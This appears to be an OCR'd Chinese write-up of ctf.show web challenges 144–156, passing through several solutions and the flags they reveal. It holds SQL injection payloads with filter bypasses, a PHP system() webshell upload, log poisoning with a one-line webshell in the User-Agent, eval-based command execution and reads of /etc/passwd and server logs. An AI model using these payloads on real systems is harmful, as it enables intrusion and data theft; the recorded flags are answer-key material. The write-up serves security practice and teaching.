11 Sec-Fetch-User: ?1
12 Priority: u=0, i
13 Te: trailers
14 Connection: close
15 Content-Length: 36
16
17 <?php system('cat ctf_go_go_go');?>;
```

Search...

Response

Pretty Raw Hex Render

ctfshow{22b1fdfe-4ef8-4ae8-9339-2f8a4a9a38ad}


ctf.show_web3

```php
<?php include($_GET['url']);?>
```


144.web2

sql



19
20 username=1' or 1=1 order by 3#&password=
Search...
Response
Pretty Raw Hex Render
ctf.show_web2
欢迎你，ctfshow
用户名:
密 码:
登陆



username=a' or 1=1 union select 1,2,3#&password=
Search...


Response
Pretty Raw Hex Render
ctf.show_web2
欢迎你，ctfshow欢迎你，2
用户名:
密 码:
登陆



username=a' or 1=1 union select 1,database(),3#&password=
Search...


Response
Pretty Raw Hex Render
ctf.show_web2
欢迎你，ctfshow欢迎你，web2





145.web4



直接猜flag的话也是能猜到 后面看看能不能正确解

尝试php和data协议都被过滤 回显erro

日志包含漏洞的成因还是服务器没有进行严格的过滤， 导致用户可以进行任意文件读取，

但是前提是服务器需要开启了记录日志的功能才可以利用这个漏洞。

对于Apache，日志存放路径：/var/log/apache/access.log


对于Ngnix，日志存放路径：/var/log/nginx/access.log 和 /var/log/nginx/error.log

中间件的日志文件会保存网站的访问记录,比如HTTP请求行,User-Agent,Referer等客户端信息，如果在HTTP请求中插入恶意代码,那么恶意代码就会保存到日志文件中,访问日志文件的时候，日志文件中的恶意代码就会执行,从而造成任意代码执行甚至获取shell。


这里是中间件是Nginx：

Nginx中的日志分两种，一种是error.log，一种是access.log。error.log可以配置成任意级别，默认级别是error，用来记录Nginx运行期间的处理流程相关的信息；access.log指的是访问日志，用来记录服务器的接入信息（包括记录用户的IP、请求处理时间、浏览器信息等）。

查看/etc/passwd





查看?url=/var/log/nginx/access.log



发现会读入UA那就在UA写入一句话木马


链接蚁剑





146 web5

0e绕过



where is flag?

```
<?php
error_reporting(0);

?>
<html  lang="zh-CN">

<head>
        <meta  http-equiv="Content-Type"  content="text/html;  charset=UTF-8"  />
        <meta  name="viewport"  content="width=device-width,  minimum-scale=1.0,  maximum-scale=1
        <title>ctf.show_web5</title>
</head>
<body>
        <center>
        <h2>ctf.show_web5</h2>
        <hr>
        <h3>
        </center>
        <?php
                $flag="";
                $v1=$_GET['v1'];
                $v2=$_GET['v2'];
                if(isset($v1)  &&  isset($v2)){
                        if(!ctype_alpha($v1)){
                                die("v1  error");
                        }
                        if(!is_numeric($v2)){
                                die("v2  error");
                        }
                        if(md5($v1)==md5($v2)){
                                echo  $flag;
                        }
                }else{

                        echo  "where  is  flag?";
                }
        ?>
```

147.web6

输入空格报错 过滤了空格

%09绕过

148.web7

ctf.show_web7

文章列表

- If
- A Child's Dream of a Star
- I asked nothing

过滤空格

```
GET /index.php?id=1%09order%09by%093 HTTP/1.1
Host: 3cceb196-0924-4905-b1e9-6b5040678617.challenge.ctf.show
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: close
```

Search... 0 matches

Response

Pretty Raw Hex Render

ctf.show_web7

If

By Rudyard Kipling If you can keep your head By Rudyard Kipling If you can keep your head When all about you are losing theirs And blaming it on you, If you can trust yourself when all men doubt you, But

```
GET /index.php?id=1%09union%09select%091,3,4 HTTP/1.1
Host: 3cceb196-0924-4905-ble9-6b5040678617.challenge.ctf.show
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: close
```

Search... 0 matches

Response

Pretty Raw Hex Render

aim; If you can meet with Triumph and Disaster And treat those two impostors just the same; If you can bear to hear the truth you've spoken Twisted by knaves to make a trap for fools, Or watch the things you gave your life to, broken, And stoop and build 'em up with worn-out tools; If you can make one heap of all your winnings And risk it all on one turn of pitch-and-toss, And lose, and start again at your beginnings And never breathe a word about your loss; If you can force your heart and nerve and sinew To serve your turn long after they are gone, And so hold on when there is nothing in you Except the Will which says to them: "Hold on!" If you can talk with crowds and keep your virtue, Or walk with kings-nor lose the common touch, If neither foes nor loving friends can hurt you, If all men count with you, but none too much; If you can fill the unforgiving minute With sixty seconds' worth of distance run, Yours is the Earth and everything that's in it, And-which is more-you'll be a Man, my son!

3

4

```
GET /index.php?id=1%09union%09select%091,2,flag%09from%09web7.flag HTTP/1.1
Host: 3cceb196-0924-4905-ble9-6b5040678617.challenge.ctf.show
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/2010011
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
```

Search...

Response


Pretty Raw Hex Render

nor lose the common touch, If neither foes nor loving friends can hurt you, If all men
but none too much; If you can fill the unforgiving minute With sixty seconds' worth o
Yours is the Earth and everything that's in it, And-which is more-you'll be a Man, my


2

ctfshow{61cbf883-a7d8-44c2-b33c-320c7006f13a}


149.web9



万能密码也没用 没思路先扫一下



ctf.show_web9



ffifdyop绕过

##

150.web10

源码

```php
<?php
        $flag="";
        function replaceSpecialChar($strParam){
             $regex = "/(select|from|where|join|sleep|and|\s|union|,)/i";
             return preg_replace($regex,"",$strParam);
        }
        if (!$con)
        {
            die('Could not connect: ' . mysqli_error());
        }
        if(strlen($username)!=strlen(replaceSpecialChar($username))){
            die("sql inject error");
        }
        if(strlen($password)!=strlen(replaceSpecialChar($password))){
            die("sql inject error");
        }
        $sql="select * from user where username = '$username'";
        $result=mysqli_query($con,$sql);
            if(mysqli_num_rows($result)>0){
                    while($row=mysqli_fetch_assoc($result)){
                        if($password==$row['password']){
                            echo "登陆成功<br>";
                            echo $flag;
                        }

                    }
```

我们发现很多关键字`$regex = "/(select|from|where|join|sleep|and|\s|union|,)/i";`都被过滤掉了，那么常规注入就不可行了，而且账户密码都进行了过滤，那么我们啥也不知道，那么怎么办呢？可以使用`with rollup`使密码为空，然后进行绕过。

```
'or/**/1=1/**/group/**/by/**/password/**/with/**/rollup#
```

3.注入登录，登录成功得到flag。

151.web11


```php
<?php
        function replaceSpecialChar($strParam){
                $regex = "/(select|from|where|join|sleep|and|\s|union|,)/i";
                return preg_replace($regex,"",$strParam);
        }
        if(strlen($password)!=strlen(replaceSpecialChar($password))){
                die("sql inject error");
        }
        if($password==$_SESSION['password']){
                echo $flag;
        }else{
                echo "error";
        }
    ?>
```

那输入的密码与sessio都为空即可

```
GET /login.php?password= HTTP/1.1
Host: f54af093-ac71-4b00-9174-0a36d585e250.challenge.ctf.show
Cookie:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/201001
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

Search...

Response

Pretty Raw Hex Render

ctf.show_web11

管理员认证结果

ctfshow{09e8a622-fff8-4196-a10a-52fb584b11fe}

152.web12

ctf.show_web12

where is the flag?

元素 控制台 源代码/

```
<html lang="zh-CN">
▶ <head> … </head>
▼ <body>
  ▼ <center> == $0
      <h2>ctf.show_web12</h2>
      <h4>where is the flag?</h4>
      <!-- hit:?cmd= -->
    </center>
  </body>
</html>
```

```
ow/?cmd=highlight_file(%27index.php%27);
```

ctf.show_web12

where is the flag?

```
<?php
error_reporting(0);
?>
<html lang="zh-CN">

<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<meta name="viewport" content="width=device-width minimum-scale=1.0 maximum-scale=1.0 initial-scale=1.0" />
<title>ctf.show_web12</title>
</head>
<body>
<center>
<h2>ctf.show_web12</h2>
<h4>where is the flag?</h4>
<!-- hit:?cmd= -->
<?php
$cmd=$_GET['cmd'];
eval($cmd);

?>

</body>
</html>
```

glob() 函数返回一个包含匹配指定模式的文件名或目录的数组。

```
nge.ctf.show/?cmd=print_r(glob("*"));
```

ctf.show_web12

where is the flag?

Array ([0] => 903c00105c0141fd37ff47697e916e53616e33a72fb3774ab213b3e2a732f56f.php [1] => index.php)

```
v/?cmd=highlight_file("903c00105c0141fd37ff47697e916e53616e33a72fb3774ab213b3e2a732f56f.php");
```


ctf.show_web12

where is the flag?

```
<?php

$flag="ctfshow{d78d3d46-d089-44ab-ae68-2e544cb3423d}";

?>
```

153.web签到

```
error_reporting(0);
highlight_file(__FILE__);

eval($_REQUEST[$_GET[$_POST[$_COOKIE['CTFshow-QQ群:']]][6][0][7][5][8][0][9][4][4]);
ctfshow{748d6592-9519-4e81-b073-298ba625a895}
```




154.我的眼里只有$

```
error_reporting(0);
extract($_POST);
eval($$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$_);
highlight_file(__FILE__);
```

`extract ()`： 从数组中将变量导入到当前的符号表 。

`extract($_POST);`： 将post上来的数据直接都解析成变量的形式，在代码中可以直接使用




155.抽老婆

session伪造

156.一言既出

闭合绕过




```php
<?php
highlight_file(__FILE__);
include "flag.php";
if (isset($_GET['num'])){
        if ($_GET['num'] == 114514){
                assert("intval($_GET[num])==1919810") or die("一言既出，驷马难追!");
                echo $flag;
        }
}
```

Deprecated: assert(): Calling assert() with a string argument is deprecated in **/var/www/html/index.php** on line **6**
